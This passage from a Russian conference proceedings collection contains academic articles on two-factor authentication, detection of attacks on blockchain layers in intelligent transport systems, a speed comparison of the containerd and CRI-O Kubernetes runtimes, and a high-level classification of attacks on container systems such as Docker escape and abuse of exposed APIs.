– Быть осторожным при установке новых приложений и избегать подозрительных источников.

5. Атаки перебора и утечки данных. Уязвимости, связанные с возможными атаками перебора или утечки данных, которые могут угрожать безопасности 2FA. [3]

Для снижения риска атак перебора или утечки данных рекомендуется:

– Использовать длинные и сложные пароли, которые сложнее подобрать методом перебора.

– Использовать уникальные пароли для каждого аккаунта или сервиса.

– Регулярно изменять пароли и одноразовые коды аутентификации.

– Периодически анализировать аккаунты на предмет подозрительной активности и немедленно реагировать на любые подозрительные ситуации.

Таким образом, необходимо подчеркнуть следующее: двухфакторная аутентификация является одной из обязательных технологий при разработке системы доступа к сервису/веб-сайту/приложению, так как именно она обеспечивает защиту данных от фишинга и повышает уровень. Двухфакторная аутентификация является актуальным средством защиты пользовательских данных и может использоваться в значимых социально-экономических информационных системах: онлайн банкинг, интернет-магазины, учетные записи облачного хранилища, менеджеры паролей, сервисы государственного значения. Тенденция использования такого типа аутентификации постепенно повышает общий уровень защищенности сервисов в современной информационной сети.

Список используемых источников:

1. Kaspersky daily [Электронный ресурс] / kaspersky.ru / URL: https://www.kaspersky.ru/blog/what_is_two_factor_authenticatio/4272/ (дата обращения 26.03.2024)

2. Немного о 2FA [Электронный ресурс] / habr.com / URL: https://habr.com/ru/companies/1cloud/articles/277901/ (дата обращения 27.03.2024)

3. Отакулов А. С. Двухфакторная аутентификация // Modern Science, 2020. № 7-2. С. 381–383. EDN NTALQB.

Статья представлена заведующим кафедрой ЗСС СПбГУТ, кандидатом технических наук, доцентом А. В. Красовым.

УДК 004.75
ГРНТИ 81.93.29

ПОДХОДЫ К ОБНАРУЖЕНИЮ АТАК НА СЛОЙ БЛОКЧЕЙНА В ИНТЕЛЛЕКТУАЛЬНЫХ ТРАНСПОРТНЫХ СЕТЯХ

Е. А. Донсков, И. В. Котенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Технология блокчейна все чаще используется в различных отраслях, включая область интеллектуальных транспортных систем. Благодаря уникальным свойствам, таким как распределенность, прозрачность и неподдельность данных, блокчейн представляет собой привлекательное решение для защиты информации. Однако, с учетом возрастающей сложности кибератак, актуальной является проблема обнаружения и противодействия потенциальным угрозам, особенно на уровне блокчейна. В контексте данной проблемы в статье рассматриваются подходы к обнаружению атак на слой блокчейна в интеллектуальных транспортных сетях.

интеллектуальные транспортные системы, блокчейн, репутационная модель, доверительная модель

В современном мире интеллектуальные транспортные системы (ИТС) становятся все более распространенным элементом городской инфраструктуры, обеспечивая эффективное управление транспортным потоком и повышая безопасность дорожного движения. Однако, с развитием технологий, включая использование блокчейна, возникают новые вызовы в области кибербезопасности.

Слой блокчейна в ИТС играет ключевую роль в обеспечении прозрачности, целостности и безопасности данных. Однако, он также становится объектом интереса для злоумышленников, стремящихся провести атаки на этот важный компонент системы. Поэтому обнаружение и предотвращение атак на слой блокчейна в ИТС становится неотъемлемой частью обеспечения безопасности в данной области.

Основные проблемы безопасности в интеллектуальных транспортных сетях

Интеллектуальные транспортные системы (ИТС) представляют собой сложные сети, включающие в себя различные устройства, датчики, программное обеспечение и коммуникационные каналы [1]. В связи с этим, они становятся объектом интереса для киберугроз, которые могут нанести серьезный ущерб как техническим системам, так и безопасности пользователей. Выделим следующие основные киберугрозы для ИТС.

1. Манипуляция данными. Одной из основных угроз для ИТС является возможность манипулировать данными, передаваемыми между устройствами и системами [2]. Злоумышленники могут изменять информацию о дорожном движении, сигналах светофоров или даже маршрутах движения транспортных средств, что может привести к авариям и хаосу на дорогах.

2. Отказ в обслуживании (DoS). Подобные атаки могут привести к временному или постоянному отказу в обслуживании систем ИТС.

3. Фальсификация идентификации. Злоумышленники могут подделывать идентификационные данные, такие как номера транспортных средств или удостоверения водителя, что может привести к несанкционированному доступу к системам.

4. Взлом управляющих систем. Атаки на управляющие системы ИТС могут привести к контролю над инфраструктурой, такой как светофоры, дорожные знаки или даже автомобили [3].

5. Угрозы конфиденциальности данных. С увеличением количества собираемых и обрабатываемых данных в ИТС возрастает риск утечки конфиденциальной информации о пользователях, маршрутах движения и других чувствительных данных.

Эти угрозы и атаки подчеркивают важность разработки эффективных механизмов обеспечения безопасности в интеллектуальных транспортных системах, включая защиту слоя блокчейна, который играет ключевую роль в обеспечении целостности и безопасности данных в ИТС.

Риски, связанные с нарушением блокчейна в интеллектуальных транспортных системах

Внедрение технологии блокчейн в ИТС приносит значительные преимущества в виде повышенной безопасности, надежности и прозрачности данных [4]. Однако, даже блокчейн не лишен рисков и уязвимостей, которые могут быть использованы злоумышленниками для атак и нарушений:

1) 51% атака - одним из основных рисков для блокчейна является 51% атака, при которой злоумышленники получают контроль над более половины вычислительной мощности сети блокчейн;

2) атаки на смарт-контракты - уязвимости в смарт-контрактах, программных кодах, выполняемых на блокчейне, могут привести к нежелательным последствиям, таким как утрата средств или несанкционированные действия;

3) форки блокчейна - возможность разветвления блокчейна (форков) может создать нестабильность и привести к разделению сообщества на две или более ветви блокчейна;

4) социальная инженерия и фишинг - злоумышленники могут использовать социальную инженерию и фишинговые атаки для обмана пользователей ИТС и получения доступа к их учетным данным.

Эти риски подчеркивают необходимость постоянного мониторинга и обновления систем блокчейна в интеллектуальных транспортных системах, а также разработки эффективных механизмов защиты от потенциальных атак и угроз.

Методы защиты и обнаружения атак в ИТС и на слой блокчейна

Для современных ИТС безопасность и защита данных являются приоритетными задачами. Исходя из особенностей работы ИТС, где информация передается и хранится в распределенных системах, в том числе через технологию блокчейн, методы защиты и обнаружения угроз должны быть выстроены на основе передовых подходов [5].

Одним из ключевых методов защиты в ИТС является криптография. Шифрование данных позволяет обеспечить их конфиденциальность и целостность, а также защитить от несанкционированного доступа. Особенно важно использование криптографии при передаче информации между узлами ИТС, чтобы исключить возможность перехвата данных злоумышленниками.

Другим методом защиты данных в ИТС является аутентификация. Использование механизмов аутентификации помогает исключить возможность подделки и подмены данных в сети ИТС. Важно, чтобы каждый пользователь и узел в системе были однозначно идентифицированы, что позволит снизить риски для безопасности системы.

Обнаружение атак на слой блокчейна в интеллектуальных транспортных системах является критически важным для обеспечения безопасности и целостности данных. Ниже перечислены некоторые техники и подходы к обнаружению атак на блокчейн [6, 7].

1. Мониторинг транзакций. Один из основных способов обнаружения атак на блокчейн - это постоянный мониторинг транзакций в сети. Аномальные или подозрительные транзакции могут свидетельствовать о возможной атаке на систему.

2. Анализ сетевого трафика. Изучение сетевого трафика в блокчейн сети может помочь выявить аномалии или необычное поведение узлов.

3. Использование машинного обучения. Машинное обучение может быть применено для обнаружения аномалий в поведении участников сети или в транзакциях, что помогает выявить потенциальные атаки.

4. Аудит смарт-контрактов. Проверка и аудит смарт-контрактов на наличие уязвимостей и потенциальных угроз безопасности может помочь предотвратить атаки на блокчейн.

5. Использование хешей и цифровых подписей. Использование хешей и цифровых подписей в блокчейне позволяет обеспечить целостность данных и идентификацию участников.

6. Создание правил и политик безопасности. Разработка строгих правил и политик безопасности для использования блокчейна в ИТС, что позволит своевременно реагировать на потенциальные угрозы.

Таким образом, методы защиты и обнаружения атак в ИТС и на слой блокчейна должны быть комплексными и многоуровневыми. Использование современных подходов к безопасности, таких как криптография, аутентификация, мониторинг и анализ данных, позволяет эффективно защитить информацию и обеспечить надежную работу интеллектуальных транспортных систем.

Репутационно-доверительные модели для обнаружения атак

В контексте ИТС, важно обеспечить безопасность и надежность системы, поскольку они могут стать объектом атак со стороны злоумышленников. Здесь на помощь могут прийти репутационно-доверительные модели, которые позволяют оценить доверие к участникам системы и обнаружить потенциально вредоносные активности.

Существует несколько подходов к обнаружению атак с использованием репутационно-доверительных моделей в ИТС [8]. Один из таких подходов - это использование исторической информации и анализ доверия к участникам системы. В этом подходе каждый участник ИТС имеет свою репутацию, которая основывается на его предыдущих действиях и поведении. Репутация может быть выражена в виде числа или метки, отражающих степень доверия к данному участнику. На основе репутации можно принимать решения о доверии и принимать меры в случае обнаружения неправильного поведения.

Другой подход заключается в анализе аномального поведения участников системы. Репутационно-доверительные модели могут использовать различные методы для выявления аномалий, такие как статистические алгоритмы, машинное обучение или искусственные нейронные сети. Эти методы позволяют обнаружить необычные или вредоносные действия, которые не соответствуют нормальному поведению участников ИТС.

Некоторые модели включают в себя также социальные аспекты. Например, они учитывают, как участники системы взаимодействуют друг с другом, и какая информация о них известна другим участникам. Это может быть полезно для определения доверия к участникам на основе взаимодействий и обратной связи от других участников.

В целом, использование репутационно-доверительных моделей в обнаружении атак является перспективным направлением исследований в области кибербезопасности ИТС. Они могут помочь повысить безопасность и надежность системы, обеспечивая доверие к участникам и обнаруживая потенциальные угрозы. Однако, для применения этих моделей в реальных системах необходимо учитывать специфические требования и контекст ИТС. Активные исследования и разработки в этой области будут способствовать созданию более защищенных и надежных интеллектуальных транспортных систем.

Список используемых источников

1. Banerjee M., Lee J., Choo K. A blockchain future for internet of things security: a position paper // Digital Communications and Networks, 2018. 4(3):149–160.
2. Ferrag M. A., Derdour M., Mukherjee M., Derhab A., Maglaras L., Janicke H. Blockchain technologies for the internet of things: Research issues and challenges // IEEE Internet of Things Journal, 2018. 6(2):2188–2204.
3. Chaudhary R., Jindal A., Aujla G. S., Aggarwal S., Kumar N., Choo K. BEST: blockchain-based secure energy trading in SDN-enabled intelligent transportation system // Computers & Security, 2019. 85:288–299.
4. Iqbal S., Haquey A., Zulkernine M. Towards a security architecture for protecting connected vehicles from malware // Proceedings of the IEEE 89th Vehicular Technology Conference (VTC2019-Spring). 2019:1–5.
5. Baza M., Nabil M., Lasla N., Fidan K. Blockchain-based firmware update scheme tailored for autonomous vehicles // Proceedings of IEEE Wireless Communications and Networking Conference (WCNC), 2019.
6. Liu K., Chen W., Zheng Z., Li Z., Liang W. A novel debt-credit mechanism for blockchain based data-trading in internet of vehicles // IEEE Internet of Things Journal, 2019. 6(5).9098–9111.
7. Lei A., Cao Y., Bao S., et al. A blockchain based certificate revocation scheme for vehicular communication systems // Future Generation Computer Systems, 2019. 110:892–903.
8. Kang J., Xiong Z., Niyato D., Ye D., Kim D., Zhao J. Towards secure blockchain-enabled internet of vehicles: optimizing consensus management using reputation and contract theory // IEEE Transactions on Vehicular Technology, 2019. 68(3):2906–2920.

УДК 004.453
ГРНТИ 50.43.15

АНАЛИЗ ПРИМЕНЕНИЯ СРЕД ЗАПУСКА КОНТЕЙНЕРНОЙ ИНФРАСТРУКТУРЫ В ПЛАТФОРМЕ KUBERNETES

Д. В. Дорошенко, И. Ф. Тарабанов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

С Kubernetes в качестве ведущей платформы для оркестрации контейнеров, разработчики получают мощный инструмент для автоматизации и управления масштабированием приложений. В ходе доклада производится обзор основных сред запуска, используемых для развёртывания и управления контейнеризированными приложениями в Kubernetes. Основное внимание уделяется анализу функциональности и скорости запуска при использовании сред запуска, таких как Containerd, CRI-O.

Контейнеризация является неотъемлемой частью современной разработки программного обеспечения, и ее использование становится все более распространенным среди компаний всех размеров и отраслей. Контейнеры – изолированные процессы в рамках одной операционной системы, которые представляют собой легкие, автономные и переносимые единицы приложений, содержащие все необходимые зависимости, библиотеки и файлы для их работы. В сравнении с виртуальными машинами контейнеры позволяют убрать накладные расходы в виде гостевой операционной системы для каждого приложения. Одно приложение может состоять из нескольких десятков или сотен контейнеров. И тут появляется проблема управления этими контейнерами. Данная задача несложная, когда у нас 1 сервер с контейнерами, но когда их становится больше, то задача становится не из простых[1].

Для решения задач управления контейнерами были придуманы системы оркестрации, к примеру, Kubernetes. Основная функция Kubernetes заключается в планировании работы контейнеров на разной степени загруженности физических и виртуальных машинах. Платформа Kubernetes должна следить за всеми запущенными контейнерами и заменять те из них, которые вышли из строя, перестали отвечать или испытывают какие-то другие сложности.

На рис. 1 изображен простой кластер, состоящий из 1 управляющего и 2 рабочих узлов, в реальных кейсах использования кластер может иметь несколько управляющих узлов и множеством рабочих.




Рис. 1. Архитектура кластера

Из рис. 1 видно, что кластер состоит из множества компонентов, рассмотрим основные из них. Управляющий узел – выполняет основные задачи по управлению кластером и основной частью его является API сервер. С помощью утилиты kubectl происходит взаимодействие с API сервером Kubernetes. Рабочий узел – это отдельный сервер, может быть как физическим, так и виртуальным. Его основная задача состоит в запуске подов. Kubelet – агент, который следит за тем, чтобы на узле всё работало должным образом. У него есть 3 основных задачи: первая – взаимодействие с управляющим узлом. Вторая задача – взаимодействие со средой запуска на узле. Третья – проверка состояния подов. Под – наименьшая развертываемая единица, которую можно создать и управлять в k8s кластере. Модель «один контейнер на под» – наиболее распространенный вариант использования Kubernetes. Kubernetes управляет подами, а не контейнерами напрямую. [2, 3]

Изначально платформа Kubernetes была совместима лишь с одной средой выполнения контейнеров – Docker. Но разработчики Kubernetes приняли решение сделать эту платформу независимой от конкретной среды выполнения. И в 2016 году представили CRI [4]. Но вместе с этим, разработчикам Kubernetes пришлось написать дополнительную абстракцию между kubelet и docker (dockershim), это потребовалось из-за того, что Docker не поддерживал интеграцию с CRI. На данный момент существует 2 наиболее используемых среды запуска, среди которых, в большинстве случаев, приходится выбирать администраторам Kubernetes кластеров. Это containerd и cri-o [5, 6].




Рис. 2. Взаимодействие kublet с CRI и средой запуска

Из рис. 2 видно, что среда запуска взаимодействует непосредственно с контейнером. Основными функциями сред запуска являются: транспортировка и управление образами, запуск и удаление контейнеров [7, 8].

Рассмотрим основные отличия containerd и CRI-O. Containerd построен на принципах модульности и расширяемости. Он предоставляет набор основных функций, которые можно расширить с помощью плагинов. Таким образом Containerd позволяет пользователям настраивать и расширять его функциональность в соответствии со своими конкретными потребностями. Одним из примеров расширения функциональности Containerd, может быть, добавление поддержки новых типов контейнеров или форматов образов.

Предположим, что есть специфические требования к безопасности или производительности, которые не поддерживаются стандартными типами контейнеров. Вы можете создать плагин для Containerd, который добавляет поддержку нового типа контейнеров, соответствующего вашим требованиям.

В свою очередь, CRI-O был разработан специально для платформы Kubernetes компанией Red Hat и расширение функциональности не предусматривает.

Второе отличие containerd от CRI-O заключается в том, что Containerd может использоваться вне системы оркестрации Kubernetes в отличии от CRI-O. Containerd может использоваться разработчиками для локальной разработки, тестирования и отладки контейнеризированных приложений без использования системы контейнеризации [5].

Так как основной задачей сред запуска является запуск контейнеров, в этой статье будем сравнивать время, за которое контейнер будет готов к работе, в средах запуска CRI-O и containerd.

Для сборки тестового стенда использовалось 2 инстанса: Главный узел и рабочий узел. Основная проблема, с которой пришлось столкнуться заключается в том, что в самом kubernetes нет журналирования времени запуска контейнеров. Чтобы вычислить скорость запуска контейнера был задействован следующий алгоритм действий, который показан на рис. 3.

Рис. 3. Алгоритм измерения скоростизапуска контейнеров

Для реализации использовался 1 скрипт и 1 образ контейнера. Скрипт использовался на управляющем узле, который посылал запросы для рабочего узла на запуск и удаление пода. Также для проведения измерений потребовалось собрать образ контейнера, записывающий метку времени при запуске.

Алгоритм начинается с команды на управляющем узле, которая запускает под на рабочем узле. Сразу после этого в переменную заносится время, в которое была запущена команда. После этого на рабочем узле происходит запуск пода с нашим контейнером, который при запуске записывает метку времени. И чтобы узнать скорость запуска контейнера мы должны вычесть из второй метки времени первую.

Для получения статистики было запущено по 3500 контейнеров в каждой среде запуска и общее время эксперимента составило 20 часов. Результаты экспериментов представлены на рис 4, 5.




Рис. 4. Скорость запуска контейнеров при использовании CRI-O

Рис. 5. Скорость запуска контейнеров при использовании containerd

В результате экспериментов получили, что среднее время запуска контейнера при использовании containerd составляет 1.402 с, а при использовании CRI-O – 0.87 с. Таким образом, получается, что при использовании среды запуска CRI-O контейнер будет запускаться на 38% быстрее. Быстрый запуск контейнеров может быть критически важным для масштабируемых приложений, где требуется динамическое создание и уничтожение экземпляров контейнеров в ответ на изменения нагрузки. Это позволяет обеспечить быструю реакцию в зависимости от нагрузки и поддерживать высокую доступность приложения.

Подводя итог, можно сказать, что, если в проектах требуются нестандартные решения, то containerd предоставляет возможность для добавления разного функционала. При отсутствии необходимости изменений функциональности CRI-O скорее всего подойдет больше.

Список используемых источников

1. Кочер П. С. Микросервисы и контейнеры Docker / пер. с англ. А.Н. Киселева. М.: ДМК Пресс, 2019. 240 с. ISBN 978-0-13-459838-3.

2. Kubernetes Components // kubernetes.io URL: https://kubernetes.io/docs/concepts/overview/components/ (дата обращения: 20.02.2024).

3. Cluster Architecture // kubernetes.io URL: https://kubernetes.io/docs/concepts/architecture/ (дата обращения: 20.02.2024).

4. Introducing Container Runtime Interface (CRI) in Kubernetes // kubernetes.io URL: https://kubernetes.io/blog/2016/12/container-runtime-interface-cri-in-kubernetes/ (дата обращения 20.02.2024)

5. What’s containerd? Savannah Ostrowski. // Containerd vs. Docker: Understanding Their Relationship and How They Work Together. - URL: https://www.docker.com/blog/containerd-vs-docker/#:~:text=In%20short%2C%20containerd%20is%20a,%2C%20networking%20capabilities%2C%20and%20more. (дата обращения: 20.02.2024).

6. Smita Aglave. Most Popular Container Runtimes Aglave. // cloudraft.io. - URL: https://www.cloudraft.io/blog/container-runtimes (дата обращения: 20.02.2024).

7. Сайфан Д. Осваиваем Kubernetes. Оркестрация контейнерных архитектур. – СПб.: Питер, 2019. 400 с. ISBN 978-5-4461-0973-9

8. Container Runtimes // kubernetes.io URL: https://kubernetes.io/docs/setup/production-environment/container-runtimes/ (дата обращения: 20.02.2024).

Статья предоставлена заведующим кафедрой ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.

УДК 004.056.5
ГРНТИ 81.93.29

ОБЗОР И СИСТЕМАТИЗАЦИЯ АТАК НА КОНТЕЙНЕРНЫЕ СИСТЕМЫ

Н. Д. Дуботолкова[1], А. А. Чечулин[1,2]

[1]Национальный исследовательский университет ИТМО, [2]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Статья рассматривает проблему безопасности в контейнеризованных средах, анализируя потенциальные атаки на контейнеры, образы, оркестраторы и реестры образов. В работе описываются типы уязвимостей, такие как неправильная конфигурация, инъекции кода, переполнение буфера, побег из контейнера, а также их потенциальные последствия для безопасности информационных систем. Обсуждается классификация атак по целям, мотивации действий, местонахождению нарушителя, механизмам реализации.

контейнер, защита данных, атака, информационная безопасность, оркестратор, уязвимость, реестр образов

В последние годы технология контейнеризации стала неотъемлемой частью разработки и развертывания приложений. Контейнеры предоставляют изолированное окружение для приложений, что способствует их более быстрой и эффективной работе. Однако вместе с увеличением популярности контейнеризации возросли и угрозы для информационной безопасности.

Обзор атак в контейнерной системе

В центре контейнеризации лежат контейнеры и образы. Образы – это шаблоны, из которых создаются контейнеры. Они содержат файловую систему и зависимости, необходимые для запуска приложения. Однако, если образ не обновляется регулярно, он может содержать уязвимости. Злоумышленники могут использовать эту возможность для внедрения в систему.

Атаки на контейнеры могут быть направлены на множество уровней. Например, атака на сам контейнер может включать в себя эксплуатацию уязвимостей в самом контейнере, таких как переполнение буфера или инъекция кода, а также других атак, свойственных веб-приложениям. Подобные атаки могут привести к получению несанкционированного доступа к данным или системным ресурсам. Одной из самых известных и опасных уязвимостей, которую используют для атак, считается Docker Escape (побег из Docker) или более распространенная формулировка – побег из Docker контейнера [1]. Эта уязвимость позволяет получить доступ к основной (хосто-

вой) ОС, тем самым совершая побег из контейнера Docker. Впервые уязвимость была обнаружена июле 2019 года, экспертами ИБ Project Zero. Несмотря на то, что с момента выявления уязвимости уже прошло несколько лет, ее все еще можно реализовать.

Зачастую в системе запущенно множество контейнеров, которые обычно управляются оркестратором контейнеров, таким как Kubernetes или Docker Swarm [2]. Оркестраторы предоставляют службы управления, масштабирования и балансировки нагрузки для контейнеров. Они также предоставляют API для управления контейнерами, что делает их потенциальными целями для атак. Так атака на оркестратор может быть направлена на его службы управления, такие как API серверы, хранилища данных и контроллеры ресурсов, что может привести к нарушению работы всей инфраструктуры контейнеров.

Не менее уязвимым является система контейнеризации, например, Docker. У неё так же, как и у оркестраторов имеется API, который часто остаётся открытым. Обычно атаки на неправильно настроенный Docker API инициируются путем извлечения образа из общедоступного реестра (т. е. Docker Hub) и запуска контейнера в целевой среде хоста. Атаки в основном нацелены на незащищённые демоны Docker, а алгоритм у них схожий – злоумышленник загружает вредоносный образ на целевой хост, используя открытый API, и запускает, например, с загрузкой скрипта в сервис cron [3]. Такой вид атаки был известен давно и успешно ловится анализаторами контейнеров, однако в июле 2020 года команда исследователей информационной безопасности Aqua Nautilus обнаружила новый тип атаки на Docker-образы [4], суть которого заключалась в создании вредоносного образа во время сборки непосредственно на целевом хосте. Другая атака связана с сетевым адресом. Если контейнер принимает соединения с любого сетевого интерфейса по определенному порту, например, 5432 (это значит, что в конфигурации стоит перенаправление с ip 0.0.0.0:5432), то любой пользователь локальной сети имеет возможность достучаться до данного порта и получить к нему доступ, будь то база данных или веб-сервер.

Ещё одним компонентом контейнеризации являются реестры образов, такие как Docker Hub, Amazon ECR или локальные реестры. Они предоставляют хранилища для образов контейнеров. Несанкционированный доступ к реестру или подмена могут привести к развертыванию вредоносных образов в инфраструктуре контейнеров.

Классификация атак

Атаки на контейнерные системы по аналогии с атаками на веб-приложения классифицируют в зависимости от целей, мотивов, используемого механизма, места в архитектуре системы и местонахождения нарушителя [5].

По целям различают:

– неуполномоченный доступ к данным. Злоумышленники могут стремиться получить доступ к конфиденциальным данным, хранимым в контейнерах или используемым приложениями внутри контейнеров. Например, задействовав уязвимость в процессе авторизации при недостаточной защите файловой системы контейнера или при запуске контейнеров на хосте вместе с обычными приложениями;

– управление ресурсами и вычислительной мощности. Атаки могут быть направлены на захват ресурсов контейнеров для запуска майнинга криптовалюты или распределенной атаки на отказ в обслуживании (DDoS). Например, уязвимости в механизмах контроля ресурсов контейнера могут позволить злоумышленникам захватить большую часть вычислительной мощности для майнинга криптовалюты;

– уничтожение данных или нарушение работы приложений с использованием уязвимости в коде приложений, запущенных в контейнерах, могут быть использованы для инъекции вредоносного кода или проведения атаки на переполнение буфера;

– проникновение в инфраструктуру контейнеров и управление ими. Злоумышленники могут стремиться получить привилегированный доступ к оркестраторам контейнеров или реестрам образов для управления контейнерной инфраструктурой, которые возможны при реализации побега из контейнера или при слабой сетевой конфигурации.

Мотивы кибератак на контейнерные системы могут быть разнообразными и часто зависят от целей злоумышленника. Основными считаются: финансовая выгода, шпионаж, саботаж, компрометация инфраструктуры.

Кибератаки на контейнерные системы могут использовать различные механизмы для осуществления атак:

– использование уязвимостей в коде приложений, таких как SQL-инъекции, переполнение буфера или межсайтовый скриптинг (XSS). Злоумышленник вводит вредоносный SQL-код или JavaScript-код через пользовательские поля веб-приложения, а также отправить слишком большой файл, что может привести к выполнению нежелательных операций или вывести систему из строя. Происходит это из-за недостаточной проверка и фильтрация пользовательского ввода в веб-приложениях, используемых в контейнерах;

– перехват трафика (Man-in-the-Middle). Перехват и анализ коммуникации между клиентом и сервером, которые располагаются в разных контейнерах из-за использования незашифрованное соединение или слабые протоколов связи между контейнерами и внешними системами;

– использование слабых или утекших учетных данных. Использование украденных учетных данных для получения доступа к контейнерным системам из-за неправильной конфигурации системы не только самих контейнеров, но и цепочки поставок, в которых собираются образы;

– использование уязвимостей в зависимостях. В скомпрометированный образ злоумышленник может подкинуть вредоносное ПО, которое будет заражать инфраструктуру или приложения организации. Это может привести к потере данных или нарушению работы критически важных сервисов.

По месту в архитектуре можно выделить атаки из цепочки поставок, реестров, оркестраторов, образов, контейнеров, механизма контейнеризации или непосредственно с хоста ОС.

По месту нахождения нарушителя выделяют внутреннего и внешнего. Первый тип делится ещё на группы в зависимости от прав доступа (администратор или обычный пользователь).

Внутренний нарушитель:

– атака через необновленное программное обеспечение. Примером такой атаки является использование уязвимости в версии Apache Struts, для внедрения внутрь сети и дальнейшей атаки на контейнерные системы;

– атака через компрометацию учетных данных, если сотрудник получает доступ к учетным данным администратора контейнерной среды, он может использовать их для несанкционированного доступа и выполнения различных атак.

Внешний нарушитель:

– атака через недостаточно защищенные внешние интерфейсы. Например, нарушитель может использовать недокументированную API контейнерного оркестратора для получения доступа к системе управления контейнерами;

– атака через слабо защищенные уязвимые точки входа. Сюда можно отнести уязвимости в недавно добавленном веб-приложении.

Атака изнутри контейнерной среды, которые могут быть реализованы как внешними, так и внутренними нарушителями:

– атака через недостаточно защищенные сетевые настройки контейнера с использованием открытых сетевых портов внутри контейнера для перехвата трафика или атаки на другие контейнеры.

– атака через эксплуатацию уязвимостей в контейнере, к которой можно отнести уязвимость в библиотеке, для выполнения привилегированных действий внутри контейнера и дальнейшей компрометации системы.

Атака на реестры контейнеров, которые могут быть реализованы как внешними, так и внутренними нарушителями:

– атака на недостаточно защищенные учетные данные доступа для загрузки вредоносных образов или модификации существующих образов.

– атака на недокументированные API реестра для удаленного изменения содержимого образов или получения конфиденциальных данных.

Таким образом, безопасность контейнеров - это не только защита самого контейнера, но и защита всех его компонентов, включая образы, оркестраторы и реестры образов [6]. Улучшение безопасности контейнеров включает в себя регулярное обновление образов, регулярную проверку уязвимостей, защиту оркестраторов и контроль доступа к реестрам.

Работа выполнена при частичной финансовой поддержке РНФ (проект № 21-71-20078).

Список используемых источников

1. Райс Лиз. Безопасность контейнеров. Фундаментальный подход к защите контейнеризированных приложений. СПб.: Питер, 2021. 224 с. ISBN 978-5-4461-1850-2

2. Маркелов А. А. Введение в технологии контейнеров и kubernetes. М.: ДМК Пресс, 2019. 194 с. ISBN 978-5-97060-775-6

3. Цыбенко О. С. Контейнерная безопасность // E-Scio. 2023. №5 (80). URL: https://cyberleninka.ru/article/n/konteynernaya-bezopasnost (дата обращения: 20.03.2024).

4. Assaf Morag. Threat Alert: Attackers Building Malicious Images Directly on Your Host [Электронный ресурс] // Aqua Blog. 2020. URL: https://www.aquasec.com/blog/malicious-container-image-docker-container-host/ (дата обращения: 24.03.2024).

5. Левшун Д. С., Гайфулина Д. А., Чечулин А. А., Котенко, И. В. Проблемные вопросы информационной безопасности киберфизических систем // Информатика и автоматизация, 2020, 19(5). С. 1050–1088.

